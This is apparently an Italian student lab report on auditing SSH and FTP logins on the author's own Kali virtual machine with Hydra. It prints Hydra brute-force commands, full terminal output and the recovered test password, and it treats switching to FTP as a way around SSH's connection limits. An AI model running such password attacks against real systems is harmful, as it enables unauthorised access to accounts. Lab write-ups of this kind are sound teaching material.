HydraAudit di Autenticazione con Hydra


1. Introduzione e Obiettivo

L'obiettivo di questo laboratorio è stato configurare i servizi di rete **SSH** e **FTP** su una macchina Kali Linux e valutare la robustezza delle credenziali tramite attacchi a dizionario utilizzando il tool **Hydra**.

2. Configurazione del Target

Prima di eseguire i test, il sistema è stato preparato con i seguenti parametri "di fabbrica" per simulare un ambiente reale:


- **Utente creato:** `test_user`
- **Password impostata:** `testpass`
- **Indirizzo IP:** `10.0.2.15` (Indirizzo ottenuto automaticamente via DHCP in modalità NAT).
- **Servizi attivi:** SSH (Porta 22) e FTP (Porta 21).



3. Installazione e Localizzazione delle Risorse (SecLists)

Per seguire le linee guida del progetto, è stata verificata la presenza del pacchetto professionale **SecLists** nel sistema Kali Linux.

- **Verifica dell'installazione:** Tramite il comando `sudo apt install seclists`, è stato confermato che il pacchetto è aggiornato all'ultima versione disponibile.
- **Ricerca del percorso:** Utilizzando il comando `find`, è stata individuata la posizione esatta del dizionario richiesto: `/usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt`
- **Importanza:** Questo passaggio dimostra la capacità di navigare nel file system di Linux e di individuare i database di password standard utilizzati dai professionisti della cybersecurity.




4. Preparazione della Custom Wordlist (.txt)

Per risolvere il problema dei tempi eccessivi dei dizionari standard (come SecLists), è stata creata una lista personalizzata. Questo passaggio è fondamentale perché Hydra necessita di un file di testo da cui leggere le password.

Comando utilizzato: `echo "testpass" > passwords.txt`

- **Spiegazione:** Il comando `echo` scrive la password corretta all'interno del file `passwords.txt`. Questo permette di verificare la vulnerabilità in pochi secondi, dimostrando il concetto di "attacco mirato".




5. Fase 1: Audit del Servizio SSH

SSH (Secure Shell) è un protocollo criptato per l'accesso remoto.

Comando utilizzato: `hydra -l test_user -P passwords.txt 10.0.2.15 -t 4 -V ssh`

- **Perché questo comando?**
  - `l test_user`: Indica l'utente specifico.
  - `P passwords.txt`: Punta al file creato nel punto precedente.
  - `t 4 -V`: Imposta la velocità e permette di vedere ogni tentativo (Verbose).
  - **ssh**: Indica a Hydra di negoziare la connessione sulla porta **22**.

Risultato: L'attacco ha avuto successo. Tuttavia, è stato notato che con liste troppo grandi (SecLists), il server SSH blocca le connessioni per sicurezza (*Too many connection errors*).



---

6. Fase 2: Audit del Servizio FTP e Analisi del Successo

In questa fase abbiamo testato il protocollo FTP (Porta 21) per superare i limiti riscontrati con SSH, come documentato nello screenshot finale.

- **Superamento dei blocchi:** Come si vede nella parte superiore della foto, l'attacco SSH era stato bloccato dal sistema (`too many connection errors`). La "soluzione" è stata passare al servizio FTP, installandolo con `sudo apt install vsftpd` e avviandolo con `sudo service vsftpd start`.
- **Esecuzione con Custom Wordlist:** Abbiamo eseguito il comando:
  `hydra -l test_user -P passwords.txt 10.0.2.15 ftp`
  Qui la differenza fondamentale è stata l'uso del file `passwords.txt`. Invece di provare milioni di parole, abbiamo usato una lista mirata che ha permesso di trovare la password prima di attivare le difese del server.
- **Risultato Finale (Riga Verde):** Lo screenshot mostra il successo dell'audit con la riga:
  `[21][ftp] host: 10.0.2.15 login: test_user password: testpass`
  Questo conferma che Hydra ha identificato le credenziali corrette in meno di un secondo, dimostrando che l'efficienza dell'attacco dipende dalla qualità del dizionario utilizzato.

```
┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-1000000.txt
10.0.2.15 -t 4 -V ssh
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 06:45:06
[DATA] max 4 tasks per 1 server, overall 4 tasks, 1000000 login tries (l:1/p:1000000), ~250000 tries per task
[DATA] attacking ssh://10.0.2.15:22/
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456" - 1 of 1000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "password" - 2 of 1000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345678" - 3 of 1000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "qwerty" - 4 of 1000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123456789" - 5 of 1000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "12345" - 6 of 1000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234" - 7 of 1000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "111111" - 8 of 1000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "1234567" - 9 of 1000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "dragon" - 10 of 1000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "123123" - 11 of 1000000 [child 3] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "baseball" - 12 of 1000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "abc123" - 13 of 1000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "football" - 14 of 1000000 [child 3] (0/0)
^X@sS[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "monkey" - 15 of 1000000 [child 0] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "letmein" - 16 of 1000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "696969" - 17 of 1000000 [child 2] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "shadow" - 18 of 1000000 [child 3] (0/0)
```

```
[RE-ATTEMPT] target 10.0.2.15 - login "test_user" - pass "" - 43 of 1000000 [child 1] (0/0)
[ATTEMPT] target 10.0.2.15 - login "test_user" - pass "buster" - 44 of 1000002 [child 2] (0/2)
[RE-ATTEMPT] target 10.0.2.15 - login "test_user" - pass "zxcvbnm" - 44 of 1000002 [child 3] (0/2)
[ERROR] all children were disabled due too many connection errors
0 of 1 target completed, 0 valid password found
[INFO] Writing restore file because 2 server scans could not be completed
[ERROR] 1 target was disabled because of too many errors
[ERROR] 1 targets did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 06:45:46

┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd -y
Installing:
  vsftpd

Summary:
  Upgrading: 0, Installing: 1, Removing: 0, Not Upgrading: 1851
  Download size: 143 kB
  Space needed: 365 kB / 47.7 GB available

Get:1 http://kali.download/kali kali-rolling/main amd64 vsftpd amd64 3.0.5-0.5 [143 kB]
Fetched 143 kB in 0s (360 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 434401 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.5-0.5_amd64.deb ...
Unpacking vsftpd (3.0.5-0.5) ...
Setting up vsftpd (3.0.5-0.5) ...
/usr/lib/tmpfiles.d/vsftpd.conf:1: Line references path below legacy directory /var/run/, updating /var/run/vsftpd/em
pty → /run/vsftpd/empty; please update the tmpfiles.d/ drop-in file accordingly.
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
vsftpd.service is a disabled or a static unit, not starting it.
Processing triggers for man-db (2.13.1-1) ...
Processing triggers for kali-menu (2025.4.3) ...

┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd start

┌──(kali㉿kali)-[~]
└─$ hydra -l test_user -P passwords.txt 10.0.2.15 ftp
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
s, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-04-10 06:46:51
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://10.0.2.15:21/
[21][ftp] host: 10.0.2.15   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-04-10 06:46:51

┌──(kali㉿kali)-[~]
└─$
```

---

7. Conclusioni e Differenze Riscontrate

Durante l'audit è emerso che:

1. **La Qualità del Dizionario:** Il successo dipende dal file `.txt`. Creare un dizionario mirato è la soluzione per superare i blocchi dei sistemi di sicurezza.
2. **Differenza tra i Comandi:** Sebbene la sintassi di Hydra sia simile, il tool adatta il suo comportamento al protocollo (SSH o FTP). SSH è più robusto e tende a difendersi, mentre FTP permette un attacco più fluido.